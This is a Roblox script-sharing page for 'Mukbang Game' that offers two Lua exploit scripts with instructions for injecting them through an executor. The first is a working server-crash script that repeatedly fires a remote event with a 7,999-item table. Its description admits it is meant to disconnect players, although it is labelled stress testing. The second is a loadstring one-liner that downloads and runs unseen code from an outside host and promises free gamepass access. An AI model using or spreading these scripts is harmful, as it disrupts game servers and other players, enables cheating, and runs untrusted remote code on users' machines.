

Mukbang Game is a Roblox experience where players enjoy eating food, growing their character, and unlocking new content as they play. Many players use Lua scripts to automate simple tasks, reduce repetitive actions, or try different features inside the game. Below are two Mukbang Game scripts along with their main features, supported executors, and the original Lua code.
01. Crash Server [OP] – Server Stress Script
This Lua script repeatedly sends a very large food order request to the game server. According to the provided description, it is intended to disconnect players after a short period. It works by continuously firing a server event with a large list of food items.
| Feature | Details |
|---|---|
| Script Type | Lua |
| Main Function | Repeated large food orders |
| Purpose | Server stress testing |
| Automation | Continuous loop |
| Game | Mukbang Game [Testing] |
local ReplicatedStorage = game:GetService("ReplicatedStorage")
local FelixsFood = ReplicatedStorage.PlaceFoodOrder

local Foodies: table = {}
for i = 1, 7999 do
    table.insert(Foodies, "Fried Chicken") -- This is basically create a new entry into the array with the value "Fried Chicken"
end
while task.wait(.2) do
    FelixsFood:FireServer( -- Game sends a table to the server with the items you want, and so we can call the table we created
        Foodies
    )
end
02. Auto Bites + Insta Order Food + Free Gamepass – Automation Script
This Lua script is designed for Mukbang Game and focuses on making gameplay more convenient. According to the provided information, it includes automatic bites, instant food ordering, and access to additional gamepass-related features. It uses a key system and is marked as mobile ready.
| Feature | Details |
|---|---|
| Script Type | Lua |
| Auto Bites | Yes |
| Instant Food Orders | Yes |
| Free Gamepass Feature | Yes |
| Mobile Ready | Yes |
| Key System | Yes |
loadstring(game:HttpGet("https://api.jnkie.com/api/v1/luascripts/public/e88ca53c5411b71906ac01239331111d2d77d67c491b6e54c29a0d73073c13b6/download"))()How to Use These Scripts
- Copy the Lua script you want to use.
- Open Roblox and join the supported game.
- Launch your preferred Lua executor.
- Attach the executor to the Roblox game.
- Paste the script into the executor window.
- Execute the script and wait for it to load.
- If the script uses a key system, complete the required verification before continuing.
- Test the available features and restart the game if the script does not load correctly.
Benefits of Using Scripts in Roblox
Faster Gameplay Progress
Scripts can automate repeated tasks, allowing players to progress more quickly. This reduces the time spent on grinding and lets you focus on exploring new parts of the game.
Saves Time on Repetitive Actions
Features like auto farming, auto collecting, or automatic interactions help complete routine activities without constant manual input. This makes long play sessions feel more convenient.
More Comfortable Gaming Experience
Many scripts handle simple actions in the background, so players can enjoy the game with less effort. This creates a smoother and more relaxed gameplay experience.
Access to Helpful Features
Some scripts include multiple tools such as auto actions, teleport options, ESP, or other utilities in one interface. Having everything in one place makes the script easier to use.
Support for Different Devices
Many modern Roblox scripts are compatible with popular executors on both PC and mobile. This gives players more flexibility to use the same script on different devices.
Quick and Easy Setup
Most Lua scripts only require copying the code into a supported executor and running it. After the script loads, the available features can usually be accessed through a simple menu.
Better Overall Gameplay Experience
By reducing repetitive work and providing extra convenience, scripts can make gameplay feel more enjoyable. Players can spend more time exploring, completing objectives, and trying different activities within the game.